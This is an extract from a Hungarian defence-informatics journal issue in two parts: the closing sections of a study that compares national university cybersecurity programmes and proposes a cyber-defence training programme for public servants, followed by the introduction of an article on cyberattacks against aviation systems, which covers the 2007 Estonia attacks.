Miután bemutattam a hazai felsőoktatásban elérhető kiberbiztonsággal foglalkozó képzéseket, szeretném megvizsgálni, hogy létezik-e olyan képzés, amely fedi a *Feladatok azonosítása* című alfejezetben azonosított ismeretek körét. Ehhez megvizsgáltam, hogy az egyes képzések oktatási anyaga tartalmaz-e részletes képzési anyagot a K1–K5 és K1*–K5* tudáshalmazzal kapcsolatban.

A vizsgálat során a képzések weboldalán található információkat, tematikákat és elérhető oktatási anyagokat vizsgáltam meg. A vizsgálat eredményét az 5. táblázat tartalmazza, ahol a sorok az egyes képzéseket, az oszlopok az azonosított tudáshalmazt jelölik. Egy cellába akkor került ✓ jel, ha az adott sorban található képzés oktatja az adott oszlopban található ismeretanyagot. Ha egy cellába – jel került, akkor nem található információ azzal kapcsolatban, hogy az adott ismeretkört is oktatják az adott képzésen.

A vizsgált képzések közül a Nemzeti Közszolgálati Egyetem védelmi infokommunikációs rendszertervező mesterképzés információbiztonsági szakiránya fedi le a legtöbb korábban meghatározott tudáskört.

Összességében megállapítható, hogy az általam meghatározott új tudáselemek mindegyike megjelenik valamely vizsgált képzés képzési tervében, amely azt mutatja, hogy ezen ismeretkörök a közszolgálati kiberbiztonsági képzés szempontjából relevánsnak tekinthetők. A táblázat alapján egyébként az is látható, hogy kivétel nélkül, minden vizsgált képzés tantárgyi programjában szerepel a számítógép-hálózatokhoz kapcsolódó alapfogalmak oktatása.

5. táblázat

Hazai kiberbiztonsággal kapcsolatos képzések összehasonlítása tudáselemek szerint.

Forrás: a szerző szerkesztése

Képzési forma	Képzés rövidítése	K1	K2	K3	K4	K5	K1*	K2*	K3*	K4*	K5*
BSc/ BA	NKE KNY	✓	-	✓	✓	✓	✓	-	✓	-	✓
	ÓE BM	✓	✓	✓	✓	-	-	-	✓	✓	✓
MSC/MA	NKE KB	✓	✓	✓	✓	-	-	-	-	✓	-
	NKE VIKR	✓	✓	✓	✓	✓	✓	✓	✓	✓	-
Szakirányú továbbképzés	NKE EIB	✓	✓	✓	-	-	-	-	-	-	-
	ELTE ASZ	✓	-	✓	✓	-	-	✓	✓	-	-
	ÓE KSZ	✓	-	✓	✓	✓	-	-	-	-	-
	ÓE ISZ	✓	✓	✓	-	-	-	-	-	✓	-
	GDF AIM	✓	-	✓	-	-	-	-	✓	-	-
	NKE EUA	-	✓	✓	-	-	✓	✓	-	-	-

Azonban egyértelműen kijelenthető, hogy a hazai felsőoktatási rendszerben jelenleg nem létezik olyan képzés, amely teljeskörűen lefedi az előzőekben definiált közszolgálati kibervédelmi képesség kialakításához szükséges alapismereteket, vagyis nincs olyan képzés, amely kellő mértékben és összhangban tartalmazná a szükséges közigazgatási, jogi és informatikai, műszaki ismeretanyagot. A közszolgálati kiberbiztonsági képzés elhatárolódik az állami és önkormányzati szervezetek információbiztonságáról szóló 2013. évi L. törvényben (Ibtv.) meghatározott, az elektronikus információs rendszer védelméért felelős személyek feladatellátáshoz szükséges felsőfokú végzettségtől, mivel nem egy konkrét pozícióra ad képesítést, hanem sokkal általánosabb tudást ad át minden közszolgálatban dolgozó személy számára.

A közszolgálati kiberbiztonsági képzés meghatározása

Az eddigi fejezetekben meghatároztam a közszolgálat számára szükséges tudáshalmazt és megvizsgáltam, hogy létezik-e olyan, a felsőoktatási rendszerben elérhető képzés, amely a felvázolt szükséges ismeretköröket tartalmazza. Mivel egyértelműen kiderült, hogy nem található ilyen képzés hazánkban, ezért elengedhetetlen egy olyan képzés definiálása, amely lefedi ezen ismereteket.

A következőkben meghatározom a közszolgálati kiberbiztonsági képzés alapvető fogalmainak, elemeinek definícióját, értelmezését, a bemeneti, képzési és kimeneti követelményeit.

A kiberbiztonsági képzés definiálása

Ahhoz, hogy definiálhassuk magát a képzést, elengedhetetlen a kibervédelmi képesség pontos meghatározása. A képzés szempontjából fontos, hogy ebben

az esetben a személyes kibervédelmi képességről beszélünk. Természetesen a végső cél a közszolgálat szervezeti szintű kibervédelmi képességének kialakítása, ezáltal a kiberbiztonság fejlesztése, amelynek első lépése a szervezet alkalmazottai körében e képesség elsajátítása. A szervezeti és a személyi kibervédelmi képesség tehát elkülönül egymástól, de egymásra épül. A kibervédelmi képesség magában foglalja az információbiztonság-tudatosságot is, alapvető részeként értelmezhető, amely elengedhetetlen feltétele e képesség kialakításának.

Ezek alapján a *kibervédelmi képesség* azon személyes kibervédelmi képességek összességét jelenti, amely a kibertérből érkező jelenleg ismert vagy ismeretlen fenyegetések és támadások megelőzésére, felismerésére és megakadályozására irányul.


E képesség kialakítását célozza a *közszolgálati kiberbiztonsági képzés*, amely a közszolgálatban dolgozó személyek kibervédelmi képességének kialakítására irányul a közszolgálati kiberbiztonság fejlesztése érdekében.

A képzés jelen esetben egyfajta tudásátadás a közszolgálatban dolgozó személyek, döntéshozók számára, hogy a kibertérből érkező jelenleg ismert vagy ismeretlen fenyegetéseket és támadásokat képesek legyenek megelőzni, felismerni és megakadályozni.

A képzés célja a közszolgálatban dolgozó személyek, döntéshozók ismeretének módszeres kiterjesztése a kibervédelmi képességhez szükséges tudással, amelynek segítségével a kibertérből érkező jelenleg ismert vagy ismeretlen fenyegetések és támadások kockázatát azonosíthatják, esetlegesen a végrehajtás során kisebb mértékben beavatkozhatnak.

A képzési forma alapvető elemeinek, követelményeinek meghatározása

A képzés alapvető be- és kimeneti követelményeit és a képzés célját tekinti át a 3. ábra. Az alfejezet további részében ezen elemeket részletezem.



3. ábra

A közszolgálati kiberbiztonsági képzés definíciója és alapvetői követelményei.

Forrás: a szerző szerkesztése

A képzés bemeneti követelménye, hogy a képzésben részt vevő személy a közszolgálat valamely területén rendelkezzen munkaviszonnyal és hazai alapképzési, illetve mesterképzési szakkal vagy ezzel egyenértékű külföldi felsőoktatási végzettséggel.

A képzés során a közszolgálatban dolgozó személyek a kibervédelem elméleti és gyakorlati oldalát is egyaránt megismerhetik, hiszen a képzés egy elméleti és egy gyakorlati részből áll. Az elméleti részben a résztvevők elsajátíthatják többek között – a teljesség igénye nélkül – a munkájukhoz szorosan kapcsolódó államtudományi, jogi és közigazgatás-szervezési ismereteket, biztonságpolitikai, diplomáciai ismereteket, rendészeti, katonai és védelmi ismereteket, kommunikációs ismereteket, informatikai alapismereteket, információ- és informatikai biztonsági ismereteket, valamint adatvédelmi ismereteket. Ahhoz, hogy a képzés résztvevői a megszerzett elméleti tudást éles helyzetbe is át tudják ültetni, a képzés gyakorlati része nyújt segítséget, amely során konkrét támadásokkal szembesülhetnek, amelyeket önállóan vagy csapatban kell megoldaniuk. Ennek szerepe, hogy az alkalmazottakat ne érje váratlanul egy valós támadás és meg tudják hozni a megfelelő, sok esetben stratégiai döntéseket. A képzés gyakorlati része a hazai és nemzetközi oktatásban is megjelenő kibergyakorlatokra épül, amelyek során konkrét támadások szimulálásával a már meglévő tudásra alapozva, összekapcsolható az elméleti és a gyakorlati tudás. Ennek következtében a résztvevők képesek lesznek felismerni a kibertérből érkező fenyegetéseket és esetleges kockázatokat. A képzés gyakorlati része során a mindennapos üzemeltetési feladatokkal és az információs rendszer, valamint az ehhez kapcsolódó folyamatok, eljárások megfelelőségének ellenőrzésével is meg kell birkózniuk a hallgatóknak.

A képzés kimeneti követelménye, hogy a képzést elvégző személy képes legyen a korábban definiált és azonosított feladatok elvégzésére saját munkakörnyezetében. A képzés abszolválását követően a korábban említett területeken szerezhetnek széles körű szakmai ismereteket, valamint a mindennapi munkájuk során előforduló aktuális és lehetséges kihívások megoldására szolgáló szakmai kompetenciákat.

Összegezve a közszolgálati kiberbiztonsági képzés egy gyakorlatban is alkalmazható szakmai tudást, valamint problémafelismerő és -megoldó készséget nyújt résztvevőinek, amelynek elsajátításával képesek felismerni, feltérképezni a kibertámadások támadási felületeit és megelőző lépéseket tenni a környezetében jelentkező kibertámadási pontokon. Továbbá a résztvevők képesek lesznek azonosítani egy-egy konkrét támadást, illetve beavatkozni szükség esetén.

Következtetések

Az előző fejezetek egyfajta előkészítései és egyben bizonyításai voltak a hipotézisek megválaszolásának. Jelen fejezet célja, hogy az első fejezetben megadott hipotézisekre egyértelmű választ adhassak.

Az első hipotézisben azt vizsgáltam, hogy a közszolgálatban dolgozó személyek számára szükséges-e a NICE által és más egyéb nem a NICE által meghatározott ismeretkörök elsajátítása. Ennek érdekében először azonosítottam a célcsoportot, majd az e csoporthoz tartozó feladatokat. Az így definiált feladatokat a NICE-ban

található ismerethalmazzal próbáltam meg lefedni. A lefedetlen pontokat új, általam meghatározott ismeretkörökkel bővítettem.

A második hipotézis esetén azzal a feltételezéssel éltem, hogy a hazai felsőoktatási rendszerben jelenleg nem létezik olyan képzés, amely lefedi a közszolgálati kibervédelmi képesség kialakításához szükséges alapismereteket. Ennek érdekében a többek között hazai felsőoktatási képzésekről tájékoztatást nyújtó felvi.hu portál segítségével feltártam a 2020 szeptemberében induló kiberbiztonsággal kapcsolatos képzéseket. Az egyes képzések képzési, illetve tantárgyi programjai segítségével bemutattam azok alapvető jellemzőit, a képzéseket csoportosítottam a többciklusú bolognai rendszer fázisai alapján, és megvizsgáltam, hogy az egyes képzések tartalmazzák-e az első hipotézisben meghatározott tudáselemeket. Ez alapján megállapítható, hogy a második hipotézis igaznak bizonyul, hiszen egyik képzés sem fedte le maradéktalanul a szükséges alapismereteket.

A harmadik hipotézisben azt feltételeztem, hogy a magyar közszolgálat számára definiálható egy felsőoktatási kiberbiztonsági képzés. A feltételezés igazolására definiáltam a képzést, annak be- és kimeneti követelményeit, valamint főbb elemeit, az első hipotézisben meghatározott ismerethalmaz segítségével.

Összegzés és jövőbeli tervek

A kiberbiztonság egy gyorsan változó, folyamatosan fejlődő és bővülő terület, amely egyre újabb és újabb kihívásokat, illetve fenyegetéseket tartogathat számunkra. A közszolgálat hatékony és eredményes működéséhez elengedhetetlen a kibertér használata, azonban számos előnye mellett a hátrányaival és az esetleges kockázatokkal is számolnunk kell.

Jelen tanulmányban bizonyítottam, hogy szükséges egy olyan eddig még nem létező képzési program megalkotása a hazai képzési környezetben, amely lehetőséget nyújt a közszolgálatban dolgozó, nem informatikai végzettségű személyek kibervédelmi képességének kialakítására. E képesség alatt a személyes kibervédelmi ismeretek és képességek összessége érthető. A kiberbiztonsági képzés azoknak a személyeknek szól, akik nem rendelkeznek a szükséges alapismeretekkel, nem mozognak a témában otthonosan.

A bizonyítás során a következő lépéseket hajtottam végre:

1. Definiáltam a képzés tényleges célcsoportját és azonosítottam azokat az általános kibervédelmi feladatokat, amelyekkel a közszolgálatban dolgozók a mindennapi munkájuk során szembekerülhetnek.
2. Meghatároztam azokat a tudás-, képesség- és készségelemeket, amelyeket szükséges átadni a közszolgálatban dolgozó személyeknek, hogy a kiberbiztonsági feladataikat maradéktalanul elláthassák.
3. Megvizsgáltam azokat a kiberbiztonsággal kapcsolatos képzéseket, amelyekre Magyarországon jelenleg (2020 szeptemberétől) jelentkezni lehet. Összesen tíz ilyen képzést azonosítottam (alapképzések, mesterképzések és szakirányú továbbképzések felbontásában), bemutattam a képzések célját és alapvető

jellemzőit. Majd ezt követően megvizsgáltam, hogy a képzések tantervei lefedik-e a szükséges ismereteket.

4. Végül definiáltam a közszolgálati kiberbiztonsági képzés programját, amelyhez meghatároztam a képzés be- és kimeneti követelményeit és a képzés konkrét célját.

A kutatás folytatásaként elengedhetetlen a nemzetközi képzések vizsgálata az esetleges „jó gyakorlatok" átvétele érdekében, a képzés konkrét tematikájának kidolgozása, a számonkérések típusának meghatározása az egyes témakörökhöz, végül a képzési célok támogatásához szükséges műszaki környezet definiálása.

Felhasznált irodalom

Adatbiztonsági és adatvédelmi szakjogász szakleírás. ELTE Jogi Továbbképző Intézet. Elérhető: https://jotoki.elte.hu/content/adatbiztonsagi-es-adatvedelmi-szakjogasz.t.406 (A letöltés dátuma: 2020. 03. 19.)

Adatvédelmi és információbiztonsági menedzser szakirányú továbbképzés tartalma. Gábor Dénes Főiskola. Elérhető: http://gdf.hu/szakiranyu-tovabbkepzesek/adatvedelmi-es-informaciobiztonsagi-menedzser/ (A letöltés dátuma: 2020. 03. 21.)

Alsmadi, Izzat: Cybersecurity Education Based on the NICE Framework: Issues and Challenges. *ISACA Journal*, 3. (2018), 1–6.

Antal Zsolt: A közszolgálati kommunikáció eredményességére ható tényezők – A közszféra és a versenyszféra kommunikációs gyakorlatát befolyásoló különbségek. *Vezetéstudomány,* 49. (2018), 4. 68–76. DOI: https://doi.org/10.14267/VEZTUD.2018.04.07

Armstrong, Miriam E. – Keith S. Jones – Akbar Siami Namin: Framework for Developing a Brief Interview to Understand Cyber Defense Work: An Experience Report. *Proceedings of the Human Factors and Ergonomics Society 2017 Annual Meeting,* 61. (2017), 1. 1318–1322. DOI: https://doi.org/10.1177/1541931213601812

Estes, Adriane C. – Dan J. Kim – Andrew T. Yang: *Exploring How the NICE Cybersecurity Workforce Framework Aligns Cybersecurity Jobs with Potential Candidates*. Proceedings of the 14th International Conference on Frontiers in Education: Computer Science & Computer Engineering, Las Vegas, Nevada, CSREA, 2018.

Hazafi Zoltán: *Közszolgálati jogunk a változó nemzetközi és hazai térben*. Doktori értekezés. Pécsi Tudományegyetem, ÁJK Állam- és Jogtudományi Kar Doktori Iskola, 2009.

Krasznay Csaba: A kiberbiztonság stratégiai vetületeinek oktatási kérdései a közszolgálatban. *Nemzet és Biztonság,* 10. (2017), 3. 38–53.

McDuffie, Ernest L. – Victor P. Piotrowski: The Future of Cybersecurity Education. *Computer,* 47. (2014), 8. 67–69. DOI: https://doi.org/10.1109/mc.2014.224

Nagyné Takács Veronika – Kovács László: Az információbiztonsági vezető szakirányú továbbképzés tapasztalatai. *Pro Publico Bono – Magyar Közigazgatás*, 3. (2015), 4. 85–99.

Elektronikus információbiztonsági vezető szakleírás. Nemzeti Közszolgálati Egyetem. Elérhető: https://kti.uni-nke.hu/szakiranyu-tovabbkepzesek/szakiranyu-tovabbkepzesi-szakok/elektronikus-informaciobiztonsagi-vezeto/altalanos-informaciok (A letöltés dátuma: 2020. 03. 19.)

Európai uniós adatvédelmi szaktanácsadó szakleírás. Nemzeti Közszolgálati Egyetem. Elérhető: https://kti.uni-nke.hu/szakiranyu-tovabbkepzesek/szakiranyu-tovabbkepzesi-szakok/europai-unios-adatvedelmi-szaktanacsado/altalanos-informaciok (A letöltés dátuma: 2020. 03. 14.)

Információbiztonsági szakmérnök/szakember képzés tartalma. Óbudai Egyetem. Elérhető: www.bgk.uni-obuda.hu/hu/kepzeseink/tovabbkepzesek/informaciobiztonsagi-szakmernokszakember (A letöltés dátuma: 2020. 03. 21.)

Kiberbiztonsági szakmérnök/szakember képzés tartalma. Óbudai Egyetem. Elérhető: http://bmi.nik.uni-obuda.hu/kiber_kovetelmeny (A letöltés dátuma: 2020. 03. 19.)

Nemzeti Közszolgálati Egyetem – Bűnügyi alapképzési szak – Kiber nyomozó szakirány. Elérhető: www.felvi.hu/felveteli/egyetemek_foiskolak/!IntezmenyiOldalak/meghirdetes.php?meg_id=20905&elj=20a (A letöltés dátuma: 2020. 03. 14.)

Nemzeti Közszolgálati Egyetem – Kiberbiztonsági mesterképzés. Elérhető: www.felvi.hu/felveteli/szakok_kepzesek/szakleirasok/!Szakleirasok/index.php/szak/20554/szakleiras (A letöltés dátuma: 2020. 03. 14.)

Newhouse, William – Stephanie Keith – Benjamin Scribner – Greg Witte: *National Initiative for Cybersecurity Education (NICE) Cybersecurity Workforce Framework.* National Institute of Standards and Technology, 2017. DOI: https://doi.org/10.6028/NIST.SP.800-181

Óbudai Egyetem – Biztonságtechnikai mérnök alapképzési szak – Információbiztonsági specializáció. Elérhető: www.felvi.hu/felveteli/szakok_kepzesek/szakleirasok/!Szakleirasok/index.php/szak/36/szakleiras (A letöltés dátuma: 2020. 03. 14.)

Simon Béla: Kiberbűnözés elleni képzésfejlesztés. *Magyar Rendészet,* 18. (2018), 3. 193–207.

Som Zoltán: Az információbiztonság fejlesztési lehetőségei az EIV képzésen keresztül. *Társadalom és Honvédelem,* 20. (2016), 2. 167–175.

Védelmi infokommunikációs rendszertervező – Információbiztonsági szakirány szakleírás, tematika. Nemzeti Közszolgálati Egyetem. Elérhető: https://hhk.uni-nke.hu/oktatas/mesterkepzes/vedelmi-vezetestechnikai-rendszertervezo (A letöltés dátuma: 2020. 03. 14.)

Jogi források

2011. évi CCIV. törvény a nemzeti felsőoktatásról

2013. évi L. törvény az állami és önkormányzati szervezetek információbiztonságáról

87/2015. (IV. 9.) Korm. rendelet a nemzeti felsőoktatásról szóló 2011. évi CCIV. törvény egyes rendelkezéseinek végrehajtásáról

HADMÉRNÖK
VÉDELEMINFORMATIKA
15. évfolyam (2020) 3. szám 179–196.
DOI: 10.32567/hm.2020.3.10

Horváth József[1]

A repülés elleni kibertámadás

Cyberattack Against Aviation

Korábbi cikkeimben több alkalommal foglalkoztam a repülés elektronikai zavarásával, ebbe beleértve az eddig már megtörtént esetek összegyűjtését, illetve a repüléssel kapcsolatos tevékenységek különböző helyszínein (repülőtéri rendszerek, repülésirányítás, radar- és kommunikációs rendszerek stb.) történő elektronikai zavarás hatásának elemzését. Ebben a cikkben a repülés elleni támadás egy másik módját, a napjainkban kiemelt témának számító kibertámadás eseteit vizsgálom. Számos példát lehet találni megtörtént esetekről, amelyek eddig nem okoztak tragédiát, azonban sajnos ez könnyen megtörténhet a jövőben. Ahhoz, hogy a jövőben alkalmazható védelmi megoldásokat találjunk, elemezni kell a már megtörtént eseményeket.

Kulcsszavak: **kibertámadás, hackertámadás, repülés, zsarolóvírus**

In my previous articles I have dealt with the electronic jamming of aviation several times, for instance, I collected and analysed the effects of electronic jamming at different locations of aviation related activities (airport systems, flight control, radar and communication systems, and so on). In this article, I investigate another type of attacks against aviation, a hot topic: cyberattacks. There are many examples of events that have not yet caused tragedy, but unfortunately this can easily happen in the future. In order to find future protection solutions, we need to analyse what has already happened.

Keywords: **cyberattack, hacker attack, aviation, ransomware**

Bevezetés

A cikk szorosan kapcsolódik a korábban végzett, a *Repülőterek, mint kritikus infrastruktúra védelme az elektronikai zavarás vonatkozásában* című kutatásomhoz. A kutatás során foglalkoztam a repüléssel és a repülőterekkel mint kritikus infrastruktúrával,[2] vizsgáltam az elektronikai zavarás valós eseteit,[3] illetve elemeztem az elektronikai zavarással történő támadás és az ellene történő védekezés lehetséges módjait.[4]

[1] Független szakértő, e-mail: horvath0101@gmail.com, ORCID: https://orcid.org/0000-0002-2743-3522
[2] Horváth József: A repülőtér, mint kritikus infrastruktúra. *Sereg Szemle,* 15. (2017), 3–4. 30–47.
[3] Horváth József: A repülés elektronikai zavarásának valós esetei. *Repüléstudományi Közlemények,* 30. (2018), 2. 7–24.
[4] Horváth József: *A repülés elektronikai zavarás elleni védelme.* Repüléstudományi Szemelvények, 2018. Elérhető: www.repulestudomany.hu/kiadvanyok/RepSzem-2018.pdf (A letöltés dátuma: 2019. 06. 04.)

Az elektronikai zavarás[5] az elektronikai hadviselés[6] egyik funkciójának, az elektronikai ellentevékenységnek[7] fontos területe, az elektronikai megtévesztés[8] és az elektronikai pusztítás[9] mellett. Az elektronikai hadviselés részletesebb bemutatása a téma vonatkozásában azért fontos, mert számos publikációban az elektronikai hadviselést a kiberhadviselés részeként sorolják fel. Itt fontos megjegyezni, hogy a „különböző katonai feladatok egyik alkotó eleme az elektronikai hadviselés (EHV), amely napjaink konfliktusaiban folyamatosan jelen van, a műveletтervezési folyamatokban és a feladatok végrehajtása során hatássokszorozó,[10] hatásnövelő képességként veszik figyelembe. Korábban az információs műveletek,[11] az ellenséges légvédelem lefogása[12] vagy a célmeghatározás/céltervezés[13] szerves alkotóelemeként tekintettek rá, míg napjainkban a gyakran emlegetett Anti-Access – Area-Denial (hozzáférést gátló – területmegtagadó, A2/AD) eljárás szerves részeként is kezelik."[14] Mind magyar,[15] mind külföldi kutatók[16] publikációiban is találhatunk utalást a kiberhadviselés és az elektronikai hadviselés közötti összefonódásra.

Napjaink egyik leggyakrabban emlegetett támadási módszere az informatikai rendszerek ellen alkalmazott kibertámadás. Számos magyar kutató foglalkozott már a repülés, a légiirányítás, a repülőterek elleni támadásokkal, illetve az ezen támadások elleni védelemmel,[17] akik elsődlegesen a korábbi években, évtizedekben jellemző támadási és védelmi megoldásokat vizsgálták, ebbe már beleértve a drónok alkalmazása által jelentett veszélyeztetettséget is.[18] Magyarország hálózati és információs rend-

5 Electronic Jamming, EJ.

6 Az elektronikai hadviselés „olyan hatás-alapú katonai tevékenységek/műveletek összessége, amelyek elektromágneses környezetben, az elektromágneses energia tudatos használatával biztosítják az elektromágneses műveletek részeként végrehajtott támadó és védelmi jellegű hatások/célok elérését". *Magyar Honvédség Összhaderőnemi Elektronikai Hadviselés Doktrína.* 2. kiadás. 2015.

7 „Az elektronikai zavarás az elektromágneses energia szándékos kisugárzása, visszasugárzása vagy visszatükrözése azzal a céllal, hogy korlátozza vagy megakadályozza az ellenség által használt elektronikai eszközök, berendezések és rendszerek rendeltetésszerű működését." *Magyar Honvédség Összhaderőnemi Elektronikai Hadviselés Doktrína* i. m. (6. lj.)

8 Electronic Deception, ED.

9 Electronic Neutralisation, EN.

10 A műveletтervezés során sok esetben az angol terminológiában alkalmazott „Enabler" szóval párosítják.

11 Information Operations, INFOOPS.

12 Suppression of Enemy Air Defence, SEAD.

13 Targeting, AAP-6 (2011).

14 Horváth József: *A Magyar Honvédség elektronikai hadviselési képességének fejlesztése szoftverrádiók alkalmazásával.* Doktori értekezés. Nemzeti Közszolgálati Egyetem, Budapest, 2018. Elérhető: www.uni-nke.hu/document/uni-nke-hu/horvath_jozsef_sandor_doktori_ertekezes_2018.pdf (A letöltés dátuma: 2019. 06. 04.)

15 Kovács László: Az elektronikai hadviselés jelene és lehetséges jövője. *Hadmérnök,* 12. (2017), 1. 213–232. Elérhető: www.hadmernok.hu/171_17_kovacs.pdf (A letöltés dátuma: 2019. 06. 04.)

16 Julian Turner: *The new battlefield: the race to integrate cyber and electronic warfare.* 2018. Elérhető: https://defence.nridigital.com/global_defence_technology_special/the_new_battlefield_the_race_to_integrate_cyber_and_electronic_warfare# (A letöltés dátuma: 2019. 06. 04.)

17 Szabó Sándor – Tóth Rudolf: Repülőterek kialakítása, létesítményeinek kritikus elemei, védelmük lehetséges műszaki megoldásai. *Repüléstudományi Közlemények,* 25. (2013), 2. 89–113. Elérhető: www.repulestudomany.hu/kulonszamok/2013_cikkek/2013-2-07-Szabo_Sandor-Toth_Rudolf.pdf (A letöltés dátuma: 2019. 07. 06.); Balogh Zsuzsanna: AIGIS – A repülőterek védelmében. *Repüléstudományi Közlemények,* 23. (2011), 2. Klnsz. Elérhető: http://epa.oszk.hu/02600/02694/00055/pdf/EPA02694_rtk_2011_2_Balogh_Zsuzsanna.pdf (A letöltés dátuma: 2019. 07. 06.); Kovács Zoltán: Repülőtéri létesítmények fizikai védelme IED ellen. *Repüléstudományi Közlemények,* 26. (2014), 2. 106–113. Elérhető: http://epa.oszk.hu/02600/02694/00065/pdf/EPA02694_rtk_2014_2_106-113.pdf (A letöltés dátuma: 2019. 07. 08.)

18 Makkay Imre: Drónok harca. *Repüléstudományi Közlemények,* 27. (2015), 1. 61–72. Elérhető: https://epa.oszk.hu/02600/02694/00067/pdf/EPA02694_rtk_2015_1_061-072.pdf (A letöltés dátuma: 2019. 07. 10.)

szerek biztonságára vonatkozó stratégiája szerint a kibertér „globálisan összekapcsolt, decentralizált, folyamatosan változó elektronikus információs rendszerek, valamint ezen rendszereken keresztül adatok és információk formájában megjelenő társadalmi és gazdasági folyamatok együttesét jelenti".[19] A kibertámadás tehát e rendszerek és folyamatok elleni támadást jelenti.

Visszautalva az előző bekezdésben ismertetett elektronikai zavarásra, kihangsúlyoznám, hogy jelentős veszélynek értékelhető, és nehezen elhárítható, amennyiben egy repülőtér ellen azonos időben hajtanak végre kibertámadást és elektronikai zavarást.

Amennyiben általánosságban vizsgáljuk a kibertámadásokat, kijelenthető, hogy számos ok miatt hajtottak már végre ilyen támadást, az okok között szerepel a bosszú/megtorlás, az eltérő gondolkodásmód vagy vallás, illetve természetesen az anyagi haszonszerzés. A korábban végrehajtott kibertámadások között az egyik legismertebb ilyen eset az Észtország elleni támadás 2007-ben. Ennek kiváltó oka az a kormányzati döntés volt, miszerint a Tallinn középpontjában álló szovjet katona szobrát át kell helyezni a közeli katonai temetőbe. A szobor a helyi orosz kisebbségnek a felszabadítót, azt észt többségnek azonban az elnyomót képviselte. Az észt nacionalisták és az oroszbarát csoportok között is fontos vita zajlott a szoborral kapcsolatban. A szobor eltávolítása április 26-án kezdődött, a környéken békés tüntetések zajlottak, amelyek hamarosan erőszakos megmozdulásokká fajultak, ezek felett a rendőrség másnap reggelre szerezte vissza a kontrollt. A számítógépes támadások 2007. április 27-én kezdődtek, és 22 napon keresztül tartottak. A támadások során változatos módszereket alkalmaztak különböző méretben és szervezettségben, amelyek alapvetően a kormányzati szolgáltatások ellen irányultak. Mivel azonban a támadások sikeresen korlátozták ezeket a kormányzati rendszereket, az jelentős kihatással volt az átlagemberekre és az üzleti életre is.[20]

Az Észtország elleni támadás elkövetőjeként Oroszországot nevezte meg számos szakmai szervezet, azonban a különböző kibertámadásokkal kapcsolatban meg kell említeni számos egyéb csoportot, szervezetet is, így többek között a semelyik államhoz sem köthető Anonymous hackercsoportot, az Oroszországhoz kapcsolódó Fancy Bear csoportot, az Észak-Koreához kapcsolt Lazarus hackercsoportot, illetve az Amerikai Nemzetbiztonsági Ügynökséget.[21]

A repülés kibertámadással befolyásolható rendszerei

A repülés teljes folyamata során alkalmazott rendszereket, szolgáltatásokat számos szempont szerint lehet csoportosítani. Én az alábbi megbontást alkalmazom, kiegészítve a véleményem szerint még a témához kapcsolódó területekkel:

[19] 1838/2018. (XII. 28.) Korm. határozat Magyarország hálózati és információs rendszerek biztonságára vonatkozó Stratégiájáról. Elérhető: www.kormany.hu/download/2/f9/81000/Strat%C3%A9gia%20honlapon%20k%C3%B6zz%C3%A9t%C3%A9telre-20180103_4829494_2_20190103130721.pdf (A letöltés dátuma: 2019. 07. 10.)

[20] Rain Ottis: *Analysis of the 2007 Cyber Attacks Against Estonia from the Information Warfare Perspective.* 2008. Elérhető: https://ccdcoe.org/uploads/2018/10/Ottis2008_AnalysisOf2007FromTheInformationWarfarePerspective.pdf (A letöltés dátuma: 2019. 09. 14.)

[21] National Security Agency, NSA.

- Repülőgépek, repüléshez kapcsolódó eszközök, rendszerek (repülőgépek és elektronikai rendszerei, radarok, radarrendszerek, világítórendszerek stb.) tervezése, gyártása, üzemeltetése.
- „A légitársasági utasfuvarozás, utashely-foglalás, tarifálás, jegykiállítás.
- Repülőtéri utaskezelés (induló- és átszállójegy-, valamint poggyászkezelés, beszállókártya és más forgalmi vonatkozások: repülőgép súly- és egyensúly-számítása, rakodástervezés, konténeres rendezés).
- Légiáru (cargo) -helyfoglalás, tarifálás, okmányolás, raktári funkciók, járat-előkészítés, különleges árukategóriák, valamint a cargo kapcsolatrendszere a nemzetközi ügynökségi disztribúcióval, vámmal, repülőtéri funkciókkal stb.
- Légitársasági és repülőtéri automatizálás (nemzetközi poggyászkeresés és adminisztráció, utast és poggyászt összekötő és biztonsági megfeleltető megoldások, fizikai poggyászosztályozás és -irányítás, járatinformációs rendszerek.
- Légitársasági operatív üzemirányítás (útvonal-, hálózattervezés, menetrend- és géprotáció-tervezés, menetrendszerkesztés és napi operatív menetrendi funkciók, repülőgépek műszaki karbantartásának tervezése és termelésirányítási rendszerek, hajózószemélyzet-tervezés és -vezénylés, navigációs rendszerek (útvonal- és üzemanyag-tervezés, repülési feltételek vizsgálata, például meteorológia), digitális föld–levegő kapcsolat)."[22]

Mint az a felsorolásból is látható és kikövetkeztethető, minden rendszerben ott van az informatika, minden eleme befolyásolható lehet, akár egy részegység működésének átprogramozásával, akár egy teljes rendszerbe történő behatolással és a rendszer irányításának átvételével. Lényeges az is, hogy egy társaság rendszere, a társaság méretétől függően akár az egész világra kiterjedhet. Minél nagyobb egy rendszer, annál sérülékenyebb, annál nehezebb a védelme, hiszen nem lehet mindenre kiterjedő védelmi rendszert üzemeltetni, annak humán, pénzügyi és technikai erőforrásigénye miatt. Természetesen nem szabad elfelejtenünk, hogy minden rendszerben ott van a legfontosabb összetevő, az ember is, aki a pszichológiai befolyásolás[23] célpontjává válhat.

Fontos azt is számításba venni, hogy a fenti rendszerek különböző, más szervezetek által üzemeltetett elemekkel, hálózatokkal vannak kapcsolatban. Az ezekben lévő informatikai hiányosságok, illetve az ezek ellen indított támadások hatása kihatással van a kapcsolódó más rendszerekre, szolgáltatásokra, így a repülésre is.

A repülés elleni támadások

Amikor a repülőterek és repülésirányítás sérülékenységét vizsgáljuk, számos természetes és mesterséges okot lehet felsorolni. Ernszt Ildikó *A nemzetközi légiközlekedés*

